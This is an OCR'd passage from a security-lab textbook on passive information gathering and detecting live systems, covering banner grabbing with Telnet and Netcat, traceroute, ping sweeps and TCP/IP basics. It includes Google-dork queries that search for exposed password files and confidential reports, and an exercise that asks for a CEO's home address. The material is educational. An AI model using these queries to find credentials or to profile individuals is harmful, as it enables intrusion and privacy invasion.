```

This script offers a non-browser-based alternative to gathering this type of information and makes it easier to import it into a report so that extraneous HTML is stripped out. You can get a copy of this script from `http://issey.aharen.net/2007/01/19/os-fingerprinting`. Although not as passive as Netcraft, another banner-grabbing method is to just use the Telnet client built into most modern systems. Just Telnet to the web site and observe the results. An example is shown here:

```
C:\>telnet www.wiley.com 80
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Mon, 21 Jan 2008 06:08:17 GMT
Content-Type: text/html
Content-Length: 87
<html><head><title>Error</title></head><body>The parameter is
incorrect. </body>
</html>
Connection to host lost.
```

There are other advanced ways to attempt to identify web servers by using tools like Netcat. Netcat is discussed in more detail in later chapters.

**IN THE LAB**

**The risk from banner grabbing and web site fingerprinting sites is that they provide anyone with information about what type of web server the targeted organization is running. You can mitigate these risks by changing banners or using tools that suppress such information. You can test this technique in the lab with a Microsoft system that is running IIS. You will want to download `serverheader.exe` from `http://support.microsoft.com/kb/294735`.**

**This tool will let you change the banner of the web server to another value. Before changing it, use the Telnet technique (described previously in this section) to capture the banner. After running `serverheader.exe`, use Telnet to again capture the banner. Notice how it is now changed. This is one technique to slow attackers and make it harder for them to know which service is running.**

## Web Server Location

One final piece of information that would be nice to ascertain is the location of the web server. Is it located at the organization's facility, is it located at a server farm, or is it just a virtual system hosted by a third party? The best way to determine this information is to note what was discovered previously in this chapter and tie that together with a `traceroute` command. `traceroute` determines the path to a domain by incrementing the TTL field of the IP header. When the TTL falls to zero, an Internet Control Message Protocol (ICMP) 0 message is generated. These ICMP messages identify each particular hop on the path to the destination. An example `traceroute` is shown here:

```
C:\>tracert www.wiley.com

Tracing route to www.wiley.com [64.143.198.41] over a maximum of 30 hops:

  1   <10 ms   <10 ms    10 ms  PROXY [172.20.1.1]
  2   <10 ms   <10 ms     66-162-219-65.gen.twtelecom.net [66.162.219.65]
  3    10 ms   <10 ms       209.163.157.165
  4   <10 ms     10 ms      core-dlfw.twtelecom.net [66.192.246.77]
  5    10 ms    10 ms       tran-dlfw.twtelecom.net [168.215.54.74]
  6    10 ms    10 ms      sl-gw40-fw-4-2.sprintlink.net [160.81.227.105]
  7    10 ms    10 ms       sl-bb22-fw-4-3.sprintlink.net [144.232.8.249]
  8    20 ms    10 ms       144.232.19.214
  9    10 ms    10 ms       dal-core-01.inet.qwest.net [205.171.25.45]
 10    20 ms    10 ms      iah-core-02.inet.qwest.net [205.171.8.126]
 11    10 ms    10 ms      iah-core-01.inet.qwest.net [205.171.31.1]
 12    40 ms    40 ms      tpa-core-02.inet.qwest.net [205.171.5.105]
 13    30 ms    30 ms      cntr-02.tpf.qwest.net [205.171.27.78]
 14    30 ms    30 ms      ms  msfc-02.tpf.qwest.net [63.146.176.26]
 15    30 ms    40 ms      ms  www.wiley.com [63.146.189.41]
Trace complete.
```

Several good GUI-based traceroute tools are available. These tools draw a visual map that displays the path and destination:

- **NeoTrace** — A good GUI traceroute program that maps the path and destination.

- **VisualRoute** — Another good GUI tool that maps the path and destination.
- **Hping** — Another tool that can be used to trace routes behind a firewall. Hping transmits TCP packets to a port on a destination host and observes the results. Hping evaluates returned packets and tracks accepted, rejected, and dropped packets. Using successive probes, Hping can determine if a port is open, if a firewall is present, and if packets are passed through the firewall.

Some useful links to learn more about traceroute include the following:

- `www.visualroute.com`
- `www.traceroute.org`

**IN THE LAB**

**Site location and identification is a risk in that the attacker now knows the location of the server or service. This is something that is hard to completely prevent. To mitigate these risks, you can configure routers and firewalls to provide as little information as possible. In the lab, download a demo version of Neotrace from `www.softpedia.com/get/Network-Tools/Traceroute-Whois-Tools/McAfee-NeoTrace-Professional.shtml`. After installing it, you can use the tool to trace not only your own organization but others to determine how these tools work and what information they really provide. The exercise at the end of the chapter can give you more guidance. Once you have experimented with a GUI tool like Neotrace, you might also want to try several of the traceroute programs built in to BackTrack.**

## Summary

Whereas subsequent chapters require more advanced software, this chapter looked at what is possible with little more than an Internet connection and a browser. The idea was to drive home the point that security is not just about firewalls and intrusion detection. Much of security is about information protection and control.

Part of building your own security lab is understanding how information leakage can have disastrous results for an organization. Consider the power an attacker has when he has identified the type of web server an organization has. Consider further the negative potential of an attacker knowing which types of technologies a company uses (perhaps gleaned just from reviewing the organization's job ads). Even the names, home phone numbers, and addresses of an organization's employees can represent potential security holes. That's why before you ever configure your first IDS or scan a network with a vulnerability-analysis tool, you must consider the topics that have been presented in this chapter.

## Key Terms

- **Basic encryption** — A simple XOR encoding system.
- **Cookies** — A technology developed to deal with the fact that HTTP is stateless. This makes possible shopping carts, car reservations, and other state-based transactions.
- **Domain name server** — A hierarchy of Internet servers that translate alphanumeric domain names into IP addresses and vice versa.
- **Dumpster diving** — The act of digging through the trash to recover sensitive information.
- **Edgar database** — Maintains a listing of publicly traded U.S. firms.
- **Forms-based authentication** — A means of authentication that utilizes cookies to cache usernames and passwords so that users can move from on web page to another without having to reauthenticate themselves.
- **Google hacking** — The process of using Google to look for unsecure web pages or other incorrectly posted information.
- **Hidden field** — A form field that is invisible to a web site visitor yet can be viewed in the HTML code of the web site.
- **Internet Assigned Numbers Authority** — Authorized to perform coordinating functions of the global Internet.
- **Message digest authentication** — A cryptographic hashing function that works by sending the hash of the original value combined with a nonce value.
- **Regional Internet Registries** — RIRs are regional organizations that are responsible for overseeing the registration and administration of IPv4 and IPv6 addresses.
- **Site rippers** — Software programs that allow the copying of an entire web site for later offsite viewing.
- **Social engineering** — The practice of tricking employees into revealing sensitive data about their computer systems or infrastructures. This type of attack targets people and is the art of human manipulation. Even when systems are physically well protected, social-engineering attacks are possible.
- **Source code** — When discussing web pages, the source code is the comments, tags, instructions, and text used to define the web page.

- **Traceroute** — A program used to identify the path taken by IP packets between source and destination.
- **WHOIS** — An Internet utility that returns registration information about the domain name and IP address.
- **Wardialing** — The process of using a software program to automatically call thousands of telephone numbers to look for anyone who has a modem attached.
- **Wardriving** — The process of driving around a neighborhood or area to identify wireless access points.

# Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of this chapter. The author selected the tools and utilities used in these exercises because they are easily obtainable. Our goal is to provide you with *real* hands-on experience.

## IP Address and Domain Identification

1. You are part of a team that has been assigned to a client company. You have been asked to perform an analysis of the gigabytes of log entries that have been gathered by the client organization. You have been asked to seek out a perpetrator's whereabouts.
2. Each log entry provides only a small piece of information (e.g., an IP address, an FQDN). You must use your extensive knowledge of DNS, RIRs, and other tools to fill in the rest.
3. Complete Table 3-3. Note that answers will vary.

**Table 3-3** Domain Name and IP Address Lookup

| IP ADDRESS | FQDN | POINT OF CONTACT | LOCATION |
|---|---|---|---|
| 129.119.70.169 | | | |
| 162.21.1.112 | | | |
| | `www.dj.com.ve` | | |
| 70.86.89.34 | | | |
| | `www.hackthestack.com` | | |
| 211.64.175.201 | | | |

## Information Gathering

1. You have been asked to gather information about the target company your firm is performing an ethical hack for. Your goal is to gather open source information that can be found about the organization. Your only tool for this task is the Internet.
2. Use Table 3-4 to fill in some of the types of information you should seek to acquire. Items to consider include the following:
   - Perform a WHOIS and ARIN lookup using web sites and different tools on the target company and capture all information that could be used by an attacker.
   - Do an Edgar search on your company to see whether there is any interesting information listed about mergers, splits, parent companies, and so on.
   - Find all web sites that link back to the company's web site.
   - View the company's web site.
   - Do engine searches and see whether there are any ''interesting'' words associated with the company's web sites.

**Table 3-4** Information Gathering

| ITEM | DESCRIPTION AND FINDINGS |
|---|---|
| Domain name | |
| Address and phone number of corporate headquarters | |
| Location of Internet presence | |
| Co-location or branches | |
| Types of technology used | |
| Name of CEO or senior management | |
| Home address of CEO | |
| Background of CEO | |
| CEO alma mater | |
| Job listing | |
| Other information | |
| Other information | |
| Other information | |

- Find out what technologies the web site is using on its web server.
- See whether the company is revealing other technologies it is using for its web server.
- Prepare some information to take back to your company pertaining to the information the company is providing the public.

**NOTE For this exercise, you can use your own organization or one you would like to learn more about.**

Some of the tools that you can use to help you footprint include but are not limited to the following:

- `www.betterwhois.com`
- `www.geektools.com`
- `www.internalmemos.com`
- `www.zoominfo.com`
- `www.zabasearch.com`
- `www.geektools.com`
- `http://earth.google.com`
- `www.anywho.com`
- `www.urapi.com`
- `www.publicdata.com`
- `www.netronline.com`
- `www.iana.net`
- `www.arin.net`
- `www.samspade.org`

What can you conclude about the amount of information found about the target organization?

## Google Hacking

Google is a very popular search engine. Although it is designed to provide basic information, it can also sometimes provide too much information. In this task, you are given the opportunity to practice some Google hacking techniques.

1. Go to `www.google.com`, and type in the commands shown here. You may be surprised what these searches return. As an example, the `allinurl` command is used to search for a particular string present in the URL:

```
inurl:passlist.txt
intitle:index.of.etc
intitle:"Index of" passwd passwd.bak
intitle:"Index of" ".htpasswd" "htgroup" -
intitle:"dist" -apache -htpasswd.c
intitle:index.of "Apache" "server at"
intitle:index.of ws_ftp.ini
inurl:index.of.password
inurl:index.of.password
inurl:changepassword.cgi -cvs
"Network Vulnerability Assessment Report"
"not for distribution" confidential
"Thank you for your order" +receipt
```

What types of interesting information did you find?

## Banner Grabbing

This exercise tests your skills at grabbing banners. The first half of the exercise will have you grab a banner with Telnet. The second half will demonstrate how to perform the task with Netcat.

### *Telnet*


1. Find a web site you would like to grab the web server banner from. (For this example, I use `www.apache.org`.)
2. Type the following:

   ```
   telnet www.apache.org 80
   <enter>
   <enter>
   <CTRL C>
   ```

3. Observe the returned results. The response from my example is

   ```
   Apache/2.3.0-dev (Unix) Server.
   ```

4. Now compare the results to Netcraft, as shown in Figure 3-18. Are your results the same? Why might the results not be the same?



| | | | |
|---|---|---|---|
| **Site** | http://apache.org | **Last reboot** | 6 days ago Uptime graph |
| **Domain** | apache.org | **Netblock owner** | Oregon State System of Higher Education |
| **IP address** | 140.211.11.130 | **Site rank** | 23922 |
| **Country** | US | **Nameserver** | ns.hyperreal.org |
| **Date first seen** | March 1996 | **DNS admin** | root@hyperreal.org |
| **Domain Registry** | pir.org | **Reverse DNS** | eos.apache.org |
| **Organisation** | Apache Software Foundation, 1901 Munsey Drive, Forest Hill, 21050-2747, United States | **Nameserver Organisation** | Community Filters, c/o Hyperreal 70 Manor Dr., San Francisco, CA 94127, United States |
| **Check another site:** | | **Netcraft Site Report Gadget** | Add to Google<br>[More Netcraft Gadgets] |

**Figure 3-18** Netcraft-Identified Web Server Banner.

### Netcat

Another way of banner grabbing is to use the tool Netcat. This versatile tool is sometimes called the Swiss army knife of hacking tools because it can be used in many different ways. In this example, you will be using Netcat to grab banners.

1. Download Netcat from `http://netcat.sourceforge.net`.
2. After downloading Netcat, place it in the root folder or in a folder you can easily access.
3. Now create a text file called `head.txt` with the following text:

   ```
   GET HEAD / 1.0
   CR
   CR
   ```

4. Once the file has been created and saved, run Netcat with the following parameters:

   ```
   nc -vv webserver 80 < head.txt
   ```

5. Observe the results:

   ```
   HTTP/1.1 400 Bad Request
   Server: Microsoft-IIS/5.0
   Date: Tue, 29 Nov 2005 04:12:01 GMT
   Content-Type: text/html
   Content-Length: 91
   <html><head><title>Error</title></head><body>The parameter is
   incorrect. </body>
   </html>
   Connection to host lost.
   ```




**Figure 3-19** VisualRoute.

## VisualRoute

This final exercise will give you some experience at loading and running a visual traceroute program. The exercise will be using VisualRoute, available from `www.visualroute.com`.

1. Download the program and accept the default install options.
2. Once it is installed, run the program and enter a web site to trace. As an example, I entered `www.google.com`.
3. Observe the results, as shown in Figure 3-19.

CHAPTER

4

# Detecting Live Systems

This chapter examines the tools, techniques, and methods used for detecting live systems. Port scanning is one the most widely used methods of service and system identification. Just consider the fact that before a system can be attacked, it must be identified. As an example, an attacker may have an exploit that works against a Microsoft IIS server. Targeting an Apache server would be useless. So, the attacker must first identify that the targeted computer actually is running IIS. To make our analysis more true to life, we should assume that exploit may only work against IIS v5. If this is the case, knowing that a system is running Microsoft software may still not be enough. The attacker needs to know that the service is specifically IIS v5. This is where the power of port scanning comes in. Port scanning can not only identify ports but, depending on the tool that is used, also provide information about the possible service running on that open port.

While you will want to have port-scanning tools in your security lab, you also must understand how the tools work. In case port scanning doesn't work, you should also know of other tools and techniques used to analyze network devices and determine what services are open. These techniques include wardialing and wardriving.

## Detecting Active Systems

Detecting active systems can involve more than just port scanning. Alternative techniques include wardialing, wardriving, and using Internet Control Message Protocol (ICMP). Wardialing was discussed in some detail in Chapter 3, ''Passive Information Gathering'' so let's start our conversation here with wardriving.

## Wardriving

Wardriving is, in many ways, an updated form of wardialing. *Wardialing* is the act of driving around looking for open wireless access points. Besides wardialing, there can be war walking, war flying, and so on. The usual result of wardriving is to find and identify wireless access points. If you are employed by an organization, the goal may be to identify the signal strength of approved access points and pinpoint rogue access points. Even if the organization has secured its wireless access points, there is always the possibility that employees have installed their own access points without the company's permission. Unsecured wireless access points can be a danger to organizations because, much like the modems of yesteryear, they offer an attacker a potential entryway onto the network. Most modern networks should have a variety of controls, including the following:

- **Firewalls** — A type of network security barrier that is typically used to shield an organization's users and assets from specific types of traffic.
- **VPNs** — VPNs (virtual private networks) provide a secure channel of communications over a public network such as the Internet.
- **IDS** — Intrusion detection systems provide a detective type of control of intrusion. An IDS can be designed to filter on anomalies or on specific patterns.
- **Encryption** — The enciphering of clear text to prevent unauthorized eavesdropping of information to be transmitted or in storage.

Although most networks have firewalls, VPNs, IDSs, encryption, and more, all these controls can be negated by the simple act of an unknowing user installing a single wireless access point.

It's not that wireless access points don't have the ability to implement security, it's just that the user may not implement security or may implement only weak security. One early wireless security measure for 802.11 networks was *Wired Equivalent Privacy* (WEP). The problem was that a flaw in the specification was discovered that allowed attackers to derive the secret key used to protect traffic. While updates were made, it did take some time. Eventually, Wi-Fi Protected Access (WPA) was created to address issues with WEP. Other security mechanisms are being developed or have been deployed for various wireless protocols. I'll cover these more in Chapter 9, ''Securing Wireless Systems.''

Individuals wishing to discover wireless networks and measure their effective strength against intrusion can use a host of security tools released for Windows and Linux. The value of these tools to you is that they offer a way to find and identify systems. Attackers must identify that a system is live and online before any type of attack is carried out.

Now, let's turn our attention to a more basic method that can be used to determine whether a system is active. This is the process of using and ICMP ping.

## ICMP (Ping)

ICMP is short for *Internet Control Message Protocol*. ICMP is part of the Department of Defense (DoD) TCP/IP protocol suite. It is defined in RFC 792. RFCs are Requests for Comments. An RFC can be thought of as a series of notes that define how a specific protocol or application functions. These are managed by the Internet Engineering Task Force (IETF). You can access an index of all RFCs at `www.ietf.org/rfc.html`. ICMP was designed to aid in network diagnostics and to send error messages. Let's spend a little some time discussing how ICMP works and what it was designed to do.

ICMP gives TCP/IP a way to handle errors. Any network device that is using TCP/IP has the capability to send, receive, or process ICMP messages. For ICMP to work efficiently in a networked environment, some rules of operation must govern how ICMP works. As an example, to make sure that ICMP messages won't flood the network, they are given no special priority. ICMP messages are treated as normal traffic. Some devices might even see them as interruptions, so they can be lost or discarded. In addition, ICMP messages cannot be sent in response to other ICMP messages. This is another good design concept because otherwise you could have the situation where one error message creates another, and another, and another. Even if traffic is fragmented, ICMP messages are only sent for errors on the first fragment. ICMP messages cannot be sent in response to multicast or broadcast traffic, nor can they be sent for traffic that is from an invalid address. By invalid, I mean zero, loopback, or multicast.

As mentioned earlier, the most common type of ICMP message is the ping. Ping is a type of ICMP message that was designed to verify connectivity. Table 4-1 shows some other basic types of ICMP messages.

**Table 4-1** ICMP Common Types and Codes

| TYPE | CODE | FUNCTION |
|---|---|---|
| 0/8 | N/A | Echo request/response |
| 3 | 0-15 | Destination unreachable |
| 4 | 0 | Source quench |
| 5 | 0-3 | Redirect |
| 11 | 0-1 | Time exceeded |
| 12 | 0 | Parameter fault |
| 13/14 | 0 | Time stamp request/response |
| 17/18 | 0 | Subnet mask request/response |

Ping is found on just about every system running TCP/IP. While Ping is a basic connectivity tool it is useful at identifying active machines. Ping works by sending an echo request to a system and waiting for the target to send an echo reply back. An example of this is as follows:


```
C:\>ping 192.168.1.254

Pinging 192.168.1.254 with 32 bytes of data:

Reply from 192.168.1.254: bytes=32 time<10ms TTL=64
Reply from 192.168.1.254: bytes=32 time<10ms TTL=64
Reply from 192.168.1.254: bytes=32 time<10ms TTL=64
Reply from 192.168.1.254: bytes=32 time<10ms TTL=64

Ping statistics for 192.168.1.254:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

If the target device is unreachable, a request timeout is returned. You can see an example of this here where I pinged a firewalled host at 192.168.1.250:

```
C:\>ping 192.168.1.250

Pinging 192.168.1.250 with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.1.250:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Therefore, what we can see is that ping is a useful tool to identify active machines and to measure the speed at which packets are moved from one host to another when the service is not blocked or filtered.

**NOTE** **What's in a ping packet? The contents of a ping packet vary. If you were to use a sniffer to examine the contents of a ping packet from a Windows computer, you would notice that the data in the ping packet is composed of the alphabet, which is unlike a Linux ping, which would contain numeric values. This is because the RFC that governs ping doesn't specify what's carried in the packet as payload. Vendors fill in this padding as they see fit.**



Options

Timer delay: 20 ms

Max threads: 64

Ping timeout: 3000 ms

Ping count: 3

Port timeout: 2000 ms

Display

○ All hosts

● Only alive

○ Only open ports

□ Ports on 2nd row

□ Faster port scans

□ Scan dead hosts (if no ping reply)

☑ Skip broadcast IPs

Select a column:

Hostname
Comp. Name
Group Name
User Name
MAC Address
TTL

None selected

Type: N/A

Scanned: N/A

□ Save options & dimensions automatically on exit


**Figure 4-1** Angry IP Scanner configuration.

To ping a large number of hosts, a ping sweep is usually performed. Programs that perform ping sweeps typically sweep through a range of devices to determine which ones are active. Angry IP Scanner is an example of one of the programs that can scan ranges of IP addresses. After you open the program, you will want to first configure the type of scan. Figure 4-1 shows the configurable options.

After configuring Angry IP Scanner, click the Start button to start the scan. Figure 4-2 shows a completed scan.

Some other programs that will perform ping sweeps include the following:

- **Friendly Pinger** — `www.shareup.com/Friendly_Pinger-download-5295.html`
- **WS_Ping_ProPack** — `www.ipswitch.com/products/ws_ping/index.asp`
- **Pinger** — `http://packetstormsecurity.org/groups/rhino9`
- **SuperScan** — `www.snapfiles.com/get/superscan.html`



IP range: 192 . 168 . 123 . 1 to 192 . 168 . 123 . 254

Hostname: Earth

Threads 0

```
IP                     Ping      Hostname
192.168.123.22         0 ms      N/A
192.168.123.20         20 ms     N/A
192.168.123.150        0 ms      JUPITER
192.168.123.176        2 ms      N/A
192.168.123.180        0 ms      N/A
192.168.123.181        0 ms      N/A
192.168.123.183        0 ms      Earth
192.168.123.254        0 ms      N/A
```

**Figure 4-2** Angry IP Scanner completed scan.

Ping does have a couple of drawbacks. First, it only identifies that a particular system is active on the network. Ping does not identify which services are running. Second, many network administrators have now blocked ping and no longer allow it to pass the border (gateway) device. Finally, if ping is used from the command line, only one system at a time is pinged. Although ping may offer only limited information, there is still one other method that is considered the most reliable, and that is port scanning.

## IN THE LAB

**The risks of attack grow once an attacker can identify an active system. As a security professional, your job is to balance access with the need to disable unneeded services and applications.**

**You can mitigate these risks by disabling services and by observing what an attacker can detect as open on any specific system. One way to get a good idea as to what is open on each of your systems is to check out Shields Up. This website can give you a report about services and applications.**

**In your lab, you will want to make sure that you have an active Internet connection. Next, go to `www.grc.com/x/ne.dll?bh0bkyd2`, the home of Shields Up. You will be prompted to proceed at this point to see what the**

**Shields Up program can detect as open on your local machine. This examination can be completed on any of your active systems. Although the system I was using came back with no open services, the program was still able to pick up my IP and the provider. That information is shown here: Your Internet connection's IP address is `adsl-72-153-149-120.dsl.hstntx.swbell.net`.**

## Port Scanning

*Port scanning* is the process of connecting to TCP and UDP ports for the purpose of finding which services and applications are open on the target device. Once open applications or services are discovered, an attacker can determine the best method to target the identified system. Before we get too far into the discussion of port scanning, let's spend some time reviewing some of the basics of TCP/IP.

### TCP/IP Basics

Some of the protocols that make up the TCP/IP protocol stack include Internet Protocol (IP), Transmission Control Protocol (TCP), User Datagram Protocol (UDP), and the Internet Control Message Protocol (ICMP). These protocols are essential components that must be supported by every device that communicates on a TCP/IP network. Each serves a distinct purpose. Figure 4-3 shows these protocols and others that make up the TCP/IP protocol stack.

TCP/IP is the foundation the Internet. In many ways, you can say that TCP/IP has grown up along with the development of the Internet. Its history can be traced back to standards adopted by the U.S. Department of Defense in 1982. Originally, the TCP/IP model was developed as a flexible, fault-tolerant set of protocols that were robust enough to avoid failure should one or more nodes go down. The designers of this original network never envisioned the Internet we use today. Because TCP/IP was designed to work in a trusted environment, many of the early TCP/IP protocols are now considered unsecure. As an example, Telnet is designed to mask the password on a user's screen because the designers didn't want *shoulder surfers* stealing passwords; however, the passwords are sent in clear text on the wire because little thought was ever given to the fact that an untrusted party may have access to the wire and be able to sniff the clear text password. Currently, most networks run TCP/IPv4, but the move is on to migrate to TCP/IPv6. Many security mechanisms in TCP/IPv4 are add-ons to the original protocol suite, such as IPSec.




**Figure 4-3** TCP/IP protocol stack.


**NOTE One good way to learn more about the TCP/IP protocols is to watch their operation with a protocol analyzer (sniffer). Lots of free packet sniffers are available. Consider evaluating Packetyzer for Windows or Wireshark for Linux. There are also many commercial sniffing tools such as Sniffer by Network General. These tools can help you learn more about encapsulation and packet structure.**

Let's take a look at each of the four layers of TCP/IP and discuss some of the security concerns associated with each layer and specific protocols. The four layers of TCP/IP are listed here:

- The network access layer
- The Internet layer
- The host-to-host layer
- The application (process) layer

### *The Network Access Layer*

The network access layer is at the bottom of the TCP/IP protocol stack. This portion of the TCP/IP network model is responsible for physical delivery of IP packets via frames. Ethernet is the most commonly used LAN frame type. Ethernet frames are addressed with MAC addresses, which identify the source and destination device. MAC addresses are six bytes long and are unique to the network interface card (NIC) in which they are burned. To get a better idea of what MAC addresses look like, take a minute to review Figure 4-4; it shows a packet with both the destination and source MAC addresses highlighted.



```
0000:   FF FF FF FF FF FF 00 00 94 C6 0C 4F 08 06 00 01
0010:   08 00 06 04 00 01 00 00 94 C6 0C 4F C0 A8 7B FE
0020:   00 09 5B 1F 25 03 C0 A8 7B B8 90 D7 AC 3D 50 10
0030:   3F DA 4F 77 00 00 00 00 00 00 00 00
```

**Figure 4-4** Ethernet frames and MAC addresses.

MAC addresses can be either unicast, multicast, or broadcast. Although a destination MAC address can be any one of these three types, a frame will always originate from a unicast MAC address. A unicast MAC address can be identified because the first byte is always an even numeric value. Multicast MAC addresses can be identified as the low-order bit in the first byte is always on, so multicast MAC address are odd values. Broadcast MAC addresses can be identified because they are all binary 1s or will appear in hex as FF FF FF FF FF FF. Therefore, if we return to Figure 4-4, notice that the first six bytes list the target address as FF FF FF FF FF FF. This means that the date is addressed to the broadcast address. Notice the second six bytes are addressed to 00 00 94 C6 0C 4F. This hex value denotes the source address. Because the first three bytes specify the vendor and are known as the Organizational Unique Identifier (OUI), we can query a database to determine who manufactured the NIC or device. You can research this information at `http://standards.ieee.org/regauth/oui/index.shtml`. The results of the search are shown here:

```
00-00-94    (hex)          ASANTE TECHNOLOGIES
000094      (base 16)      ASANTE TECHNOLOGIES
                           821 FOX LANE
                           SAN JOSE CA 95131
                           UNITED STATES
```

### *The Internet Layer*

This layer contains two important protocols: IP and ICMP. First in our discussion is IP. IP is a routable protocol whose job is to make a best effort at delivery. Spend a few minutes reviewing it to better understand each field's purpose and structure. You can find complete details in RFC 791. Although reviewing the structure of UDP, TCP, and IP packets may not be the most exciting part of security work, a basic understanding is desirable because so many attacks are based on manipulation of the packets. For example, the total length field and fragmentation is tweaked in a ping-of-death attack.

